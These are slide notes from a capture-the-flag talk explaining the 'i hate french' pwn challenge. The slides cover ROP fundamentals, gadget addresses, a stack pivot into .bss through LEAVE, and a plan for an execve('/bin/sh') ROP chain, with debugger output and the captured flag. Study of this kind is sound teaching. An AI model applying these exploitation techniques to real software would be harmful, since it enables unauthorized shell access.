



i hate french

or

The Story of When the Royal Roppers
ROPped in Switzerland


Kabanero



Preliminaries

- ROP
- ELF sections
- X86 LEAVE instruction
- Linux syscalls

ROP tldr





ROP - addendum

- Why do gadgets work?
- Everything ends in RET
- What does X86 RET do?
- In essence; pop rip
- In reality, optimized instruction on processor level, but accomplishes same thing
- Since we control what's on the stack, we control the instruction pointer over chained gadget calls!



ELF sections

- An ELF binary has a lot of sections that tell the linker what to load into process memory segments with specific permissions.
- `.text` is the segment where executable code gets placed - `[r-x]`
- `.rodata` is for read-only constant values - `[r-]`
- `.bss` is for uninitialized data (constants) - `[rw-]`
- linker/loader usually puts `.rodata` and `.text` in the same memory segment as an optimization, so what is in `.rodata` actually becomes executable



X86 LEAVE

- You might have seen this before
- Functionally equivalent to:

`mov rsp, rbp`

`pop rbp`

- In other words, if we control rbp, we control rsp!

004002e2	90	NOP
004002e3	c9	LEAVE
004002e4	c3	RET



Linux syscalls

- How userspace talks to kernelspace
- Calling conventions:

arch	syscall NR	return	arg0	arg1	arg2	arg3	arg4	arg5
x86_64	rax	rax	rdi	rsi	rdx	r10	r8	r9

- `execve` - the “shell” syscall:

59	<code>execve</code>	0x3b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
----	---------------------	------	-------------------------	----------------------------	----------------------------	---	---	---

- What does it do?
- Executes a program: changes memory mappings, etc. of the current process

Linux syscalls - continued



"Hey Tux, gimme a shell"

`execve("/bin/sh")`



switched process



"I got you, bro"

```
[*] Switching to interactive mode
$ cat flag
EPFL{the_loader_is_a_cake}
$ █
```




i hate french

- Statically linked X64 binary

```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ file ./sections
./sections: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, BuildID[sha1]=6838be1de92e4ab8e4351eaac689412d1791400e, stripped
```

- Mitigations?

```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ checksec ./sections
[*] '/home/kali/ctf/lakeCTFfinals22/pwn/iHateFrench/sections'
Arch:          amd64-64-little
RELRO:         No RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
```



i hate french - What it does

- Complains about French and segfaults

```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ ./sections
```

```
I hate French.  
I hate the language.  
I hate the vocabulary.  
I hate the grammar.  
I hate the accents.  
I hate UTF-8  
Oh boy how much do I hate the accents.
```

```
This text is familiar, right?
```

```
La vérité est que la douleur elle-même est importante, elle est suivie d'édu-  
cation, mais celXÃarrive AXÃ un moment où il y a du grand travail et de la d  
ouleur. Car j'irai au fond des choses, personne ne devrait pratiquer aucun t  
ype de travail L♦Ã moins qu'il n'en tire quelque _Ãavantage. il veut être un  
cheveu de douleur, qu'il fuie la joie, et personne n'enfantera. H1♦Ã moins  
qu'ils ne soient aveuglés par le désir, ils ne sortent pas, ils sont fautifs  
ceux qui abandonnent. leurs devoirs, et l'H1♦Ãme s'adoucit, c'est-\\Ã-dire l  
es travaux.
```

```
And now, show me if you understood the meaning of pain!  
Go!
```

```
Segmentation fault
```



i hate french - static analysis

- Calls a function that calls two other functions
- One function simply prints out some constants, what does the other one do?

```
2 void FUN_0040024c(void)
3
4 {
5     undefined local_78 [112];
6
7     FUN_00400208("I hate French.");
8     FUN_00400208("I hate the language.");
9     FUN_00400208("I hate the vocabulary.");
10    FUN_00400208("I hate the grammar.");
11    FUN_00400208("I hate the accents.");
12    FUN_00400208("I hate UTF-8");
13    FUN_00400208("Oh boy how much do I hate the");
14    FUN_00400208(&DAT_00400397);
15    FUN_00400208("This text is familiar, right?");
16    FUN_00400208(&DAT_004003b8);
17    FUN_00400208("And now, show me if you under");
18    FUN_00400208(&DAT_00400620);
19    FUN_004001a9(0,local_78,0x1000);
20    return;
21 }
```



i hate french - static analysis continued

- Decompile tells nothing:

```
2 undefined8 FUN_004001a9(void)
3
4 {
5     syscall();
6     return 0;
7 }
8
```

- -> look at disassembly:
- syscall 0 is read
- arguments get pushed on the stack

read(int fd, char* buf, size_t count)

004001a9	55	PUSH	RBP
004001aa	48 89 e5	MOV	RBP, RSP
004001ad	89 7d fc	MOV	dword ptr [RBP + local_c], EDI
004001b0	48 89 75 f0	MOV	qword ptr [RBP + local_18], RSI
004001b4	89 55 f8	MOV	dword ptr [RBP + local_10], EDX
004001b7	48 c7 c0	MOV	RAX, 0x0
	00 00 00 00		
004001be	0f 05	SYSCALL	
004001c0	90	NOP	
004001c1	5d	POP	RBP
004001c2	c3	RET	



i hate french - dynamic analysis

- Before calling read-function:

```
→ 0x4002cc      lea    rax, [rbp-0x70]
   0x4002d0      mov    edx, 0x1000
   0x4002d5      mov    rsi, rax
   0x4002d8      mov    edi, 0x0
   0x4002dd      call   0x4001a9
```

- fd = stdin (mov rdi, 0)
- rsi (buffer pointer) points to the stack
- read 0x1000 bytes from stdin



i hate french - dynamic analysis continued

- Disassembly:

```
gef> disas 0x004001a9,0x004001c2
Dump of assembler code from 0x4001a9 to 0x4001c2:
=> 0x00000000004001a9:  push    rbp
    0x00000000004001aa:  mov     rbp, rsp
    0x00000000004001ad:  mov     DWORD PTR [rbp-0x4], edi
    0x00000000004001b0:  mov     QWORD PTR [rbp-0x10], rsi
    0x00000000004001b4:  mov     DWORD PTR [rbp-0x8], edx
    0x00000000004001b7:  mov     rax, 0x0
    0x00000000004001be:  syscall
    0x00000000004001c0:  nop
    0x00000000004001c1:  pop     rbp
End of _assembler dump.
```

- function makes no space for read buffer



i hate french - dynamic analysis continued

```
gef> telescope $rsp -l 20
0x007ffffffffffde38 +0x0000: 0x007ffffffffffdeb8 → 0x007ffffffffffdec8 → 0x0000000000000000 ← $rsp, $rbp
0x007ffffffffffde40 +0x0008: 0x000000004002e2 → nop
0x007ffffffffffde48 +0x0010: "AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEE" ← $rsi
0x007ffffffffffde50 +0x0018: "BBBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEE"
0x007ffffffffffde58 +0x0020: "CCCCCCCCDDDDDDDDDEEEEEEEE"
0x007ffffffffffde60 +0x0028: "DDDDDDDDDEEEEEEEE"
0x007ffffffffffde68 +0x0030: "EEEEEEEE"
0x007ffffffffffde70 +0x0038: 0x0000000000000000
0x007ffffffffffde78 +0x0040: 0x0000000000000000
0x007ffffffffffde80 +0x0048: 0x0000000000000000
0x007ffffffffffde88 +0x0050: 0x0000000000000000
0x007ffffffffffde90 +0x0058: 0x0000000000000000
0x007ffffffffffde98 +0x0060: 0x0000000000000000
0x007ffffffffffdea0 +0x0068: 0x0000000000000000
0x007ffffffffffdea8 +0x0070: 0x0000000000000000
0x007ffffffffffdeb0 +0x0078: 0x0000000000000000
0x007ffffffffffdeb8 +0x0080: 0x007ffffffffffdec8 → 0x0000000000000000
0x007ffffffffffdec0 +0x0088: 0x000000004002f3 → nop
```

- -> we can't overwrite the local instruction pointer, but only the calling functions instruction pointer



i hate french - What can we do?

- Overwrite rbp and saved instruction pointer
- What gadgets do we have? Can we leak a stack address?
- To leak, we would need a pointer to a pointer (stack address)
- Idea: syscall write(stdout, stackpointer, some_size)
- Doesn't work!
- What else can we do?

```
0x0000000000400418 : pop rax ; ret
0x00000000004004d6 : pop rdi ; ret
0x0000000000400533 : xor rsi, rsi ; ret
0x00000000004005b8 : xor rdx, rdx ; ret
0x00000000004001be : syscall
```




i hate french - Useful gadgets

- The useful gadgets were part of the non-ascii bytes of the French language string (garbled output)
- This was originally supposed to be part of the challenge, but ROPgadget found them immediately for me
- Anyways a good lesson in also checking .data segment for gadgets
- How to manually check in GEF: `gef> telescope 0x004003b8 -l 64`
- Vary offset by one byte and look for ret's:

```
gef> telescope 0x004003b8-1 -l 40
0x0000000004004d7|+0x0120:  ret
```

```
gef> telescope 0x004003b8-2 -l 40
0x0000000004004d6|+0x0120:  pop rdi
```



i hate french - Goal

- We want a shell!
- How do we get that? -> `execve("/bin/sh")`
- We have enough gadgets and can input the string `"/bin/sh"` through the read function
- We need a pointer to our input
- No gadgets to move `rsi` to `rdi`
- What do we do...?



i hate french - Stack pivot

- Let's look at the process memory

```
gef> vmmap
[ Legend:  Code | Heap | Stack ]
Start                End                Offset                Perm Path
0x00000000400000 0x00000000401000 0x0000000000000000 r-x /home/kali/ctf/
/iHateFrench/sections
0x00000000601000 0x00000000602000 0x0000000000000000 rw-
0x007ffd74a95000 0x007ffd74ab6000 0x0000000000000000 rw- [stack]
0x007ffd74bad000 0x007ffd74bb1000 0x0000000000000000 r-- [vvar]
0x007ffd74bb1000 0x007ffd74bb3000 0x0000000000000000 r-x [vdso]
```

- .bss section is read/write!
- Could we pivot the stack into the .bss and write there to be able to statically reference our “/bin/sh” string?



i hate french - Stack pivot

- Yes!
- The final instructions of the “main” function is [leave; ret]:

```
004002cc 48 8d 45 90    LEA     RAX=>local_78,[RBP + -0x70]
004002d0 ba 00 10      MOV     EDX,0x1000
004002d5 48 89 c6      MOV     RSI,RAX
004002d8 bf 00 00      MOV     EDI,0x0
004002dd e8 c7 fe      CALL    FUN_004001a9
004002e2 90           NOP
004002e3 c9           LEAVE
004002e4 c3           RET
```

- Since we can overwrite rbp, we can overwrite it with a pointer to somewhere in .bss and effectively change the stack pointer into .bss!
- For this we need two leave's



i hate french - Strategy

- First overwrite the buffer pointed to by rsi with junk
- overwrite rbp with a pointer to .bss
- overwrite saved instruction pointer to go back to main
- Why not use [leave; ret] gadget?
 - If we immediately change our stack pointer to .bss without having anything written to it, there is no code to execute.
 - We need to write to .bss before pivoting the stack!
- When we now call read again, we will write onto .bss
- Input execve ROP chain and string “/bin/sh” that we can reference statically
- At the next [leave; ret], stack will pivot onto .bss and execute our ROP chain!

i hate french - Demo



i hate french - The End



Thank you!

Questions?